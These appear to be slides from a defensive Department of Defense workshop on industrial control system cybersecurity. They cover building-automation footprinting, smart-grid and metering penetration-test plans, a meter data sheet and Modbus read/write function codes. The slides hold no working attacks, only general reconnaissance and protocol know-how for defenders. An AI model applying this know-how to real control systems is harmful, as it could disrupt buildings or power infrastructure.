The PMC Group LLC

Engineering a better tomorrow today

DoD Advanced Cyber Industrial Control Systems Tactics, Techniques and Procedures

www.pmcgroup.biz


Workshop Overview

0800 – 0900	Classroom: Advanced Cyber Tactics, Techniques, Procedures Concepts (Chapters 2 through 4)
0900 – 1000	Lab: Using the QUICX, SCAP, Belarc, CSET, GrassMarlin, Glasswire, WhiteScope, and Hash tools to create Enclave, Network Architecture/Topology, and Component inventory
1000 – 1015	Break
1015 – 1100	Classroom/Lab: Enclosure E and Appendix A: Create a Fully-Mission Capable (FMC) Baseline
1100 – 1200	Classroom/Lab: Enclosure F: Create a Jump-Kit
1200 – 1300	Lunch
1300 – 1330	Lab: Security Audit Plans
1330 – 1430	Classroom: Enclosures A, B, and C: Detection, Mitigation, Recovery procedures
1430 – 1515	Classroom/Lab: Enclosure G: Data Collection For Forensics, Using the GlassWire, MalwareBytes, MS EMET and Sysinternals, Mandiant, and OSForensics tools
1515 – 1530	Break
1530 – 1600	Classroom: Enclosure F: Cyber Severity Levels, Incident Reporting
1600 – 1615	Classroom: Wrap-up

[redacted]

Unit 1
Advanced Cyber Tactics, Techniques, Procedures Concepts (Chapters 2 through 4)

Military Installations on Shodan - Laconicly




LACONICLY

Building Automation System Enumeration – SAMPLE

5/7/2014

ACME Corporation – Building Automation Assessment

Presented by the executive team at Laconicly






FIGURE 12 - ACME 3 DATA CAPTURE

https://smartbuildingsecurity.com/

Key Concepts

What is a vulnerability?
A vulnerability is a security hole in a piece of software, hardware or operating system that provides a potential angle to attack the system. A vulnerability can be as simple as weak passwords or as complex as buffer overflows or SQL injection vulnerabilities.

What is security research?
Vulnerabilities are typically found by security researchers, which is a posh term for smart people who like to find flaws in systems and break them.

What is an exploit?
To take advantage of a vulnerability, you often need an exploit, a small and highly specialized computer program whose only reason of being is to take advantage of a specific vulnerability and to provide access to a computer system. Exploits often deliver a payload to the target system to grant the attacker access to the system.

What is a payload?
A payload is the piece of software that lets you control a computer system after it's been exploited. The payload is typically attached to and delivered by the exploit. Just imagine an exploit that carries the payload in its backpack when it breaks into the system and then leaves the backpack there. Yes, it's a corny description, but you get the picture.

https://community.rapid7.com/docs/DOC-2248

TTP ‘s Apply to IT and OT

The Tactics, Techniques and Procedures can be used by any organization and apply to:

Information Technology (IT) Systems – Business and Home
Operational Technologies (OT) Systems – Any Kind (Utility, Building, Environmental, Medical, Logistics, Transportation, Weapons, etc.)

The tools that will be used are almost all open source and free to use (premium or business versions are modestly priced)

At the conclusion of the workshop, you will appreciate your IT and OT networks in a new way and have situational awareness of normal versus abnormal behavior, know what actions to take, what contract language to add to SOW’s, and how to protect sensitive information as the Internet of Things and the convergence of IT and OT continues to evolve.

For the foreseeable future, the trend to co-mingle IT and OT data on non-segmented networks is likely to be the norm; DON’T BE A TREND FOLLOWER, DON’T DO IT!

- ***Segment and VLAN IT and OT networks; DMZ’s with gateways and/or firewalls***
- ***Separate the OS and OT data (C: OS and D: OT data), enable BitLocker on both drives***

Key RMF Documents and Plans

Key RMF Documents/Plans (most now required by insurance)

- System Security Plan (SSP)
- Security Assessment Report (SAR)
- Plan of Action & Milestones (POAM)
- IS Contingency and CONOPS Plan (ISCP)
- Event/Incident Communications Plan (EICP)
- Event/Security Incident Response Plan (EIRP)
- Security Audit Plan (SAP)

Obtain/create these plans in preparation to create the Jump-Kit Rescue CD/USB

Client-Server and Cloud Architectures


Traditional Control Systems Client-Server Architecture

- Vast majority of current Control Systems are organization owned client-server architecture
- Systems can last 15-20 years
- Probably 80% or more of the legacy systems are running Windows 95, XP, CE
- Many have hardcoded passwords or no passwords at device level
- Level 4 servers and workstations can be virtualized, and some Level 3 FPOC's controllers can support some logging

Cloud Architectures

- Smart Grids, Buildings, Cars etc. are moving to cloud architectures at a rapid pace
- Manages the facility functions, energy, tenant data very efficiently
- Controllers still need to be in the Levels 3-0 physical space; Level 4 can be in cloud space
- Cloud security is typically much better than organization owned client-server architecture; they follow NIST RMF, conduct continuous monitoring, multi-factor authentication can be enabled
- If network connectivity is lost, controllers default to safe mode

Footprinting Building Control Systems


Building Automation Behind the Scenes
Basic Building Automation Controls
BACnet Network
Mixed Networks
Proprietary Network

http://www.kmccontrols.com/products/Understanding_Building_Automation_and_Control_Systems.aspx

Types of Building Control Systems

Advanced Metering Infrastructure
★ Building Automation System
Building Management Control System
CCTV Surveillance System
CO2 Monitoring
Digital Signage Systems
★ Electronic Security System
Emergency Management System
Energy Management System
Exterior Lighting Control Systems
★ Fire Alarm System

Fire Sprinkler System
Interior Lighting Control System
Intrusion Detection Systems
Physical Access Control System
Public Safety/Land Mobile Radios
Renewable Energy Geothermal Systems
Renewable Energy Photo Voltaic Systems
Shade Control System
Smoke and Purge Systems
★ Vertical Transport System (Elevators and Escalators)

Client-Server


- Typical of most legacy Control Systems
- Many still running XP
- Local OS or VM OS

Cloud Based

- AWS, Azure
- Use VM’s OS
- Instances and SnapShots
- MORE

Smart Grid Report 2014


Figure 1. Smart grid technologies are being applied across the electricity system, including transmission, distribution and customer-based systems


Enhanced Performance & Diagnostics
Power Plant
Transmission/Substation Intelligence
Phasor Measurement Units • Microprocessor Based Protection • Digital Disturbance Recorders • Intelligent Electronic Devices
Distribution Intelligence
Automated Feeder Switches • Capacitor Controllers • Fault Indicators • Throw-over Switch & Network Protector Monitors
Workforce Education Curriculum
Home Energy Controllers
Smart Meter
Grid Integration of Distributed Generation
Customer Education

Advanced metering infrastructure (AMI), which comprises smart meters, communication networks, and information management systems, is enhancing the operational efficiency of utilities and providing electricity customers with information to more effectively manage their energy use. An estimated 65 million smart meters will be installed nationwide by 2015, accounting for more than a third of electricity customers.

Customer-based technologies, such as programmable communicating thermostats for residential customers and building energy management systems for commercial and industrial customers, work with smart meters to make energy usage data accessible and useful to customers.

Advanced Meter Infrastructure (AMI)



AMI Penetration Test Plan

Version 1.0

Primary Author:
Justin Searle, UtiliSec

Contributors:
Galen Rasche, EPRI
Andrew Wright, N-Dimension Solutions
Scott Dinnage, N-Dimension Solutions

Reviewers:
NESCOR Team 3 Members and Volunteers
Annabelle Lee, EPRI


Introduction

This security test plan template was created by the National Electric Sector Cybersecurity Organization Resource (NESCOR) to provide guidance to electric utilities on how to perform penetration tests on AMI systems. Penetration testing is one of the many different types of assessments utilities can perform to assess their overall security posture. While NESCOR recommends that utilities engage in all other forms of security assessment, NESCOR created this document to help utilities plan and organize their AMI penetration testing efforts. For a list of other types of Smart Grid security assessments, please see NESCOR's whitepaper titled "Guide to Smart Grid Assessments." For a list of other NESCOR Penetration Test Plan documents that cover other systems such as Wide-Area Monitoring, Protection, and Control (WAMPAC), Home Area Network (HAN), or Distribution Management, please see NESCOR's website or contact one of the persons listed above.

The objective of the NESCOR project is to establish an organization that has the knowledge and capacity to enhance the effort of the National Electric Sector Cybersecurity Organization (NESCO) by providing technical assessments of power system and cybersecurity standards to meet power system security requirements, provide recommendations for threats and vulnerabilities, and participate in testing emerging security technologies in labs and pilot projects.

Certain commercial entities, equipment, or materials may be identified in this document in order to describe an experimental procedure or concept adequately. Such identification is not intended to imply recommendation or endorsement by NESCOR, nor is it intended to imply that the entities, materials, or equipment are necessarily the best available for the purpose.


1



ADVANCED METERING
INFRASTRUCTURE
ATTACK METHODOLOGY

INGUARDIANS, INC.

Version 2.0
Mar. 1, 2011



NESCOR
Guide to Penetration
Testing for Electric Utilities

Version 3

National Electric Sector Cybersecurity
Organization Resource (NESCOR)

1

http://www.smartgrid.epri.com/NESCOR.aspx

AMI



Customer Data Collection
Communications Network
Utility/Third Party Head-End
Electric Meter
Gas Meter
Water Meter
NAN Collector
Data Networks (BPL, PLC, RF, PSTN)
AMI System Controller
Management Data Unification and Synchronization
ERP and CRM Systems
ASAP Red Team Initial Scope Definition

Figure 1. ASAP Red Team AMI Analysis Scope


Schneider ION AMI

PowerLogic power-monitoring units

ION8650

Technical data sheet

Used to monitor electric energy provider networks, service entrances and substations, PowerLogic ION8650 meters are ideal for independent power producers and cogeneration applications that need to accurately measure energy bi-directionally in both generation and stand-by modes.



Digital or analogue outputs[1] (max, including pulse output)	16	16	16
Communication			
Infrared port	1	1	1
RS 485 / RS 232 port	1	1	1[3]
RS 485 port	1	1	1[3]
Ethernet port (Modbus/TCP/IP protocol) with gateway	1	1	1[3]
Internal modem with gateway (ModemGate)	1	1	1[3]
HTML web page server	■	■	■
IRIG-B port (unmodulated IRIG B00x time format)	1	1	1
Modbus TCP Master / Slave (Ethernet port)	■ / ■	■ / ■	- / ■
Modbus RTU Master / Slave (Serial ports)	■ / ■	■ / ■	- / ■
DNP 3.0 through serial, modem, and I/R ports	■	■	■

(1) With optional I/O Expander.

(2) For 9S, and 36S only. For 35S system up to 480V line-to-line.


(3) C model limited to IR + 2 other ports at one time. Ports can be enabled/disabled by user.

Modbus Commands or Functions

Modbus Commands, or "Functions":

Modbus commands are known as *functions*. A function is simply a command to read or write a data table address. Functions are numbers such as 1, 2, 3, 4, etc. For example, function "1" will read one or more coils. Function "15" will write to one or more coils. All function codes are defined as part of the Modbus standard, but which functions were actually implemented in any particular device is up to the device designer. For example, a valve bank may only implement functions for writing coils because that is all that was necessary for that device. The most common functions are listed below. There are many other functions defined in the Modbus standard, but these are the ones most commonly encountered.

1 - Read multiple coils.
2 - Read multiple discrete inputs.
3 - Read multiple holding registers.
4 - Read multiple input registers.
5 - Write single coil.
6 - Write single holding register.
15 - Write multiple coils.
16 - Write multiple holding registers.

